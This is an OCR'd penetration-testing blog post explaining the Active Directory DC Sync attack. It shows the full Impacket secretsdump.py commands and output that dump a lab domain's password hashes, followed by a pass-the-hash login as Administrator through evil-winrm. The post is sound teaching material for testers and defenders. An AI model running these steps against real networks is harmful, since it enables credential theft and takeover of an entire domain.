DC Sync - The Downfall of your Network


blog.spookysec.net/domain-controller-sync

01 Dec 2019

Domain Controllers, it’s not their fault you’ve misconfigured your network!

The really nice thing about Domain Controllers is that they do exactly what they’re told to do. They’re given a specific set of rules and they follow them **very** well. It’s up to us to abuse them in ways that they’ve been told that they’re allowed to. So how can we abuse a Domain Controller? The best way is indrectly, if possible.

Within an Active Directory network, it’s useful to have a backup Domain Controller so if your primary fails, you’ll have a second one to back you up. Perhaps if your workplace gets hit on Ransomware, you may have a hot site so that you can be back up in running in a few minutes. These are all valid reasons that a user account might have a very dangerous set of account permissions called “Replicating Directory Changes”, “Replicating Directory Changes All”, and lastly, “Replicating Directory Changes in Filtered Set”. This is commonly refered to as “DC Sync”, or Domain Controller Sync.



Managed by:

Office:

Phone numbers:
Main:
Mobile:
Fax:

Address:
Street
City
State/Province
Zip/Postal code
Country/Region:

Group or user names:
Enterprise Read-only Domain Controllers (SPOOKYSEC\En
Domain Admins (SPOOKYSEC\Domain Admins)
Domain Controllers (SPOOKYSEC\Domain Controllers)
Enterprise Admins (SPOOKYSEC\Enterprise Admins)
Cloneable Domain Controllers (SPOOKYSEC\Cloneable Do

Permissions for backup dc	Allow	Deny
Replicating Directory Changes	☑	□
Replicating Directory Changes All	☑	□
Replicating Directory Changes In Filte...	☑	□
Replication synchronization	□	□
Run Protect Admin Groups Task	□	□

For special permissions or advanced settings, click Advanced.

What these given permissions allow for is all of the user accounts stored on the primary Domain Controller to be Sync'd with this user account. If your DC's hard drive fails, this could be a life saving thing to have. If an attacker gains access to this user account, they have all of your domains password hashes. At that point you shoudl pray you have some sort of multi factor authenthication system within your network. For example, a Yubikey or Duo.

Exploitation

Enough talk about the specifics of DC-Sync, lets get into exploitation. Like always you will need Impacket downloaded on your system

```
┌─[root@Sp00kyS3c]─[~]
└──╼ #git clone https://github.com/SecureAuthCorp/impacket.git
Cloning into 'impacket'...
remote: Enumerating objects: 16, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 16908 (delta 2), reused 6 (delta 2), pack-reused 16892
Receiving objects: 100% (16908/16908), 5.57 MiB | 8.81 MiB/s, done.
Resolving deltas: 100% (12911/12911), done.
┌─[root@MrS1n1st3r]─[~]
└──╼ #cd impacket/examples/
┌─[root@Sp00kyS3c]─[~/impacket/examples]
└──╼ #ls
atexec.py    esentutl.py    GetNPUsers.py  getTGT.py       ifmap.py
lookupsid.py   mssqlclient.py    nmapAnswerMachine.py  opdump.py  psexec.py
registry-read.py  sambaPipe.py    services.py   smbrelayx.py  sniff.py
wmiexec.py
dcomexec.py  GetADUsers.py  getPac.py      GetUserSPNs.py  karmaSMB.py
mimikatz.py    mssqlinstance.py  ntfs-read.py          ping6.py   raiseChild.py
reg.py            samrdump.py     smbclient.py  smbserver.py  split.py
wmipersist.py
dpapi.py     getArch.py     getST.py       goldenPac.py    kintercept.py
mqtt_check.py  netview.py        ntlmrelayx.py         ping.py    rdp_check.py
rpcdump.py        secretsdump.py  smbexec.py    sniffer.py    ticketer.py
wmiquery.py
┌─[root@Sp00kyS3c]─[~/impacket/examples]
└──╼ #
```

We will primarily be working with a tool called "secretsdump.py" this time around. Access to any ordinary user account **will not suffice.** as described above, a user account with **Replicating Directory Changes** is required. This is what occurs when a user account **without** these privileges attempts to preform the attack.

```
┌─[root@Sp00kyS3c]─[~/impacket/examples]
└──╼ #./secretsdump.py -dc-ip 10.13.37.10 spookysec.local/svc-
demo:manager@10.13.37.10
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name
specified for this replication operation is invalid.
[*] Something wen't wrong with the DRSUAPI approach. Try again with -use-vss
parameter
[*] Cleaning up...
```

If you're not careful, this could trigger an Intrusion Prevention/Detection System alert. This is a rule that everyone should have within their IPS. Didier Stevens took their time to write several for Mimikatz, they can be found here! (Maybe this could inspire someone to write IDS/IPS alerts)

Back to exploitation! With a proper user account this attack will likely succeed with ease.

```
┌─[root@MrS1n1st3r]─[~/impacket/examples]
└──╼ #./secretsdump.py -dc-ip 10.13.37.10
spookysec.local/backup:backup@10.13.37.10
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404 <snip> 3fe20cbe99b4a:::
Guest:501:aad3b435b51404eeaad <snip> 6ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad <snip> f978f125b2069292e327fbebe3:::
spookysec.local\svc-demo:1112:aad3b435b51404eeaa <snip> 9e372aa1f69147375ba6809:::
spookysec.local\backup:1113:aad3b435b5140 <snip> 4b40f1ca9aab45538:::
DC$:1008:aad3b435b51404eeaad3b43 <snip> 2208265f4726f8065a681:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:fcdd7ceb88389fc3 <snip>
7dfa150c1381872192eeb
Administrator:aes128-cts-hmac-sha1-96:4a9b79 <snip> 4557057eac
Administrator:des-cbc-md5:fe1f <snip> 793e57
krbtgt:aes256-cts-hmac-sha1-96:7107ca3bd17590 <snip> d980f3d1673dc20eaa8415
krbtgt:aes128-cts-hmac-sha1-96:57b394d <snip> dea239bfb08be
krbtgt:des-cbc-md5:e5320 <snip> 45f45b
spookysec.local\svc-demo:aes256-cts-hmac-sha1-96:effa9b <snip>
e68f8d29647911df20b626d82863518
spookysec.local\svc-demo:aes128-cts-hmac-sha1-96:aed4 <snip> b0ae87030b3ff
spookysec.local\svc-demo:des-cbc-md5:2c4 <snip> 6ea0d
spookysec.local\backup:aes256-cts-hmac-sha1-96:23566872a9951102d1162 <snip>
4d61fda15d104829412922
spookysec.local\backup:aes128-cts-hmac-sha1-96:843ddb2ae <snip> 971c836d197
spookysec.local\backup:des-cbc-md5:d601e9 <snip> 6d89
DC$:aes256-cts-hmac-sha1-96:a3c83bdaa420b48f <snip> b2733baae30d163c9fdb8
DC$:aes128-cts-hmac-sha1-96:96253e855598c <snip> 4fcbe22
DC$:des-cbc-md5:a7e34a <snip> d29f8
[*] Cleaning up...
```

Awesome, now we have everyone on the domains account hashes! What can we do with them? Of course we can use our favorite tool Evil-WinRM or almost any other Impacket tool to authenthicate as them!

```
┌─[root@MrS1n1st3r]─[~/impacket/examples]
└──╼ #evil-winrm -u Administrator -i 10.13.37.10 -H e34029a98 <snip > e20cbe99b4a

Evil-WinRM shell v1.9

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
spookysec\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

No need for password cracking here, although if you're looking to authenthicate via RDP with PassTheHash, you will have some difficulty. Windows by default includes account login restrictions that prevent users from signing in with a null password. xfreerdp **does** support /pth: for PassTheHash functionality though. So if you can disable the requirements via Evil-WinRM you will have full RDP access to the system!

Comments